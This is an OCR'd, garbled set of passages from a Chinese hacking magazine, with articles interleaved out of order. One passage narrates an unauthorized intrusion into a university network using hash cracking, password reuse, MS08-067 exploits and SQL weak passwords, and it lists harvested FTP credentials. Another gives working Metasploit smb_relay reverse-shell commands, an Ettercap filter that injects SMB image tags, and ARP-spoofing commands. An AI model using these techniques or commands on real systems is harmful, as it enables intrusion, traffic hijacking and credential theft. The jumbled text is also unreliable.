


图 3


输入命令 netstat -an，发现 3389 开放，直接连接，顺利进入服务器，如图 4。


图 4

二、内网渗透

轻松拿到一台服务器后觉得不过瘾，想扩大战果，于是想到了用 pwdump7 来抓管理员的 hash 进行破解。由于我既没 lc5 也没彩虹表，这个艰巨的任务就交给我朋友了。果然，他不到 20 秒就将密码明文发给了我，呵呵，也难怪，密码很短，才 4 位！

接下来查看一下远程桌面，看看管理员是否还对其它 IP 进行管理，嘿嘿，要是同一密码……果然不出我所料，使用同一密码成功登录他所管理的两台机器，如图 5！


图 5

看来这个管理的安全意识不够强，现在已经得到 3 台服务器权限了，是否继续渗透呢？我选择了继续，马上上传 s 扫描器对 166.111.X.1—166.111.X.255 这个 IP 段的 1433 进行一顿狂扫，结果如图 6。




图 6

还真有不少开了 1433 端口的机器，将结果保存，整理一下，然后导入到 X-SCAN 扫描。需要注意的是，你得有一个好字典。前面我们已经得到了他的管理密码，也把它加到字典里，接着就开始扫

```
{
    $fp=fopen("/home/dir/{$_GET['path']}"),"r");
}
```

编辑点评：

这样的漏洞还是经常看到的，入侵的时候要注意 url 里参数的意义，好的程序员会起一个让人理解的变量名的。



Have Fun With Ettercap Filter In LAN

图 Mickey

高专首语：高专开了一年多，似乎和西线越来越同化了，两个栏目的界线有点模糊了。其实这个栏目无非是技巧的集中展示，去除了西线的渗透经过等描述性语言，文章更精炼一些。从本期开始，这个栏目又开始出题了，那就是你的渗透流程。

不过如果写出每个人的渗透流程，如在流程中每步的做法，用到的工具和技巧等，那么要写详细真是太累了，所以我们分开来吧。这次先征集你渗透流程中的第一和第二步：信息收集及漏洞查找做法。

你面对一个网站的时候，第一步就是如何收集该网站的信息，用到了什么工具和技巧，如何发现系统及web漏洞……来吧，写出来交流吧！

本文写的是ARP欺骗加上smbrelay来得到主机权限的两种方法

前几天pt007带我去玩，在车上我们讨论了下内网入侵的思路，当时说到了利用ARP欺骗加上smbrelay来得到主机cmdshell的方法；又提到了一个当用户通过浏览器下载EXE文件的时候，利用ARP欺骗把数据流都引到本地，然后替换成我们事先准备好的后门，再转发出去。这样当目标运行了下载的EXE后，我们就能得到主机的访问权限了。今天下午正好无事，就找了找资料，测试了下，顺带的也学了学Ettercap的使用。

一、Ettercap+SMBRELAY

还是先说一下我的渗透测试平台，用的是Ubuntu9.04+Ettercap 0.7.3+MetaSploit 3.2。先用MetaSploit里的SmbRelay来监听本地的445，使用之前，如果本地有Samba服务在运行的话，需要先关闭(sudo /etc/init.d/samba stop)，否则会造成端口冲突的。

首先运行msfconsole，命令如下：

```
sudo ./msfconsole
use exploit/windows/smb/smb_relay
set PAYLOAD windows/shell_reverse_tcp
set LHOST 192.168.1.52
set LPORT 53 //这里可以监听任意端口，监听53是为了能够穿过防火墙
exploit
```

这里我选择的payload是反向连接到本地的53端口，运行效果如图1所示。

接下来，我们编写Ettercap的Filter，过滤脚本内容如下：

了，大概一刻钟，扫出了一台SA弱口令的机器，如图7。




图7

利用SQL连接器直接加上用户登录终端，如图8，现在已经拿下第4台机器了，我们的目标是渗透整个内网，所以还要继续！

三、嗅探攻击与flashfxp

由于手里已经有一部分xx大学的主机了，第一件事情想到的当然是进行溢出和嗅探了。此时此刻，窗外寂静的可怕，而我却是灵台清明，头脑清醒，睡意全无！首先我们整理思路，根据我的探测，166.111.X.X这个IP段全是xx大学的主机，这么多机器，存在溢出漏洞的可能性非常大！





图8

于是上传MS08067漏洞利用工具，先还是用s扫描器扫描一下开了445端口的机器，然后进行溢出。随便测试了几个开445的，让我颇感意外的是，堂堂xx大学的服务器居然也会存在这种低级漏洞，而且溢出几率还比较高！赶紧把嗅探工具cain传上去，关于cain的使用可以参照网上的教程，我这里就不罗嗦了。3389的嗅探都是些垃圾数据，我个人还是认为扫FTP弱口令来的快，扫描结果如图9。



IP Address	Username	Password	Type
166.111.[redacted].201	ftp	ftp@ftp.net	FTP
166.111.[redacted].193	oracle	oracle	FTP
166.111.[redacted].160	ftp	ftp@ftp.net	FTP
166.111.[redacted].141	ftp	ftp@ftp.net	FTP
166.111.[redacted].126	ftp	ftp@ftp.net	FTP
166.111.[redacted].81	ftp	ftp@ftp.net	FTP
166.111.[redacted].32	ftp	ftp@ftp.net	FTP
166.111.[redacted].15	ftp	ftp@ftp.net	FTP

图9

flashfxp可以通过破解密码来控制上面的所有站点，之前"黑手"已经介绍过，为了照顾好新朋友，我还是想说一下，具体做法是：**打开"站点管理器"，在"快速连接"中选择要破解的站点名称，鼠标右键选择"复制到剪贴板"，提示"是否复制用户和密码"时我们点"是"就行了。**




图10

然后新建一个文本，粘贴过去就可以成功破出用户和密码了，如图10。

通过溢出、嗅探，以及flashfxp，成功拿下xx大学大部分站点，我想渗透也应该结束了，毕竟是重点大学，搞不好会有被请去喝茶的危险，最后声明一下，教育网是脆弱的，请不要做任何破坏的事情，否则后果自负！文章没什么技术含量，如果有什么好的意见和建议，欢迎与我交流，诚交热爱网络技术的朋友！

编辑点评：

作者做了大量的工作，但是文章看起来像流水账，你不应当展示你得到成果的图，而是要为读者着想，把工具用法的图和应用方法写得详细一点。不过，看完这篇文章后我想，XX大学该开一个网络安全专业了。

```
if (ip.proto == TCP && tcp.dst == 80) {
    if (search(DATA.data,"Accept-Encoding")) {
        replace("Accept-Encoding","Accept-Mousecat");
        msg("zapped Accept-Encoding!\n");
    }
}
if (ip.proto == TCP && tcp.src == 80) {
    replace("</body>","<img src=\"\\\\192.168.1.52\\fvck.jpg\">
</body>" ");
    replace("</Body>","<img src=\"\\\\192.168.1.52\\fvck.jpg\">
</body>" ");
    msg("Filter Ran.\n");
}
```

Ettercap的filter语法规则可以通过**man 8 etterfilter**来查看，我这里说说比较容易出错的地方：**if和(之间必须有一个空格，每个if语句块必须用{}来包含**，只要注意这两点，基本上就没什么问题了。




图1

简单说下这段filter的含义：

第一个if语句块，如果ip协议匹配TCP，并且目标端口是80的话，则搜索HTTP数据流的Accept-Encoding，并且替换为Accept-Mousecat，然后在控制台打印一条“zapped Accept-Encoding”的消息。这么做的目的是为了避免目标客户端浏览器启用了GZIP这样的数据压缩功能。




图3

第二个if语句块，如果ip协议匹配TCP，并且源端口是80的话，则搜索</body>和</Body>关键字，并且替换为img。把img的src属性通过smb方式指向我们用metasploit smbrelay监听的445服务，最后在控制台上打印“Filter Ran”运行的信息。如果你对html语言熟悉的话，也可以自己修改成其它的html标签。




图5

写好以后，用etterfilter编译一下，效果如图2。

```
etterfilter smbrelay.filter -o smbrelay.ef
```

接下来使用Ettercap进行arp欺骗，我这里只对内网的192.168.1.67进行ARP欺骗，如图3。

ettercap -T -q -F smbrelay.ef -M ARP /192.168.1.67

各参数意义如下：

-T：　使用TEXT模式启动

-q：　启用安静模式

-F：　加载指定的filter

-M：　指定使用ARP模块

当192.168.1.67使用浏览器浏览网页的时候，他浏览的所有网页都会被插入**<img src=\\192.168.1.52\fvck.jpg>**，这时候metasploit也有响应了，我们得到了目标的cmdshell，如图4。当然了，用这个方法，如果有网马的话，也可以直接使用，或者进行XSS攻击。

二、替换目标下载的exe文件

我这里用msfpayload生成一个反向连接的exe后门，比如

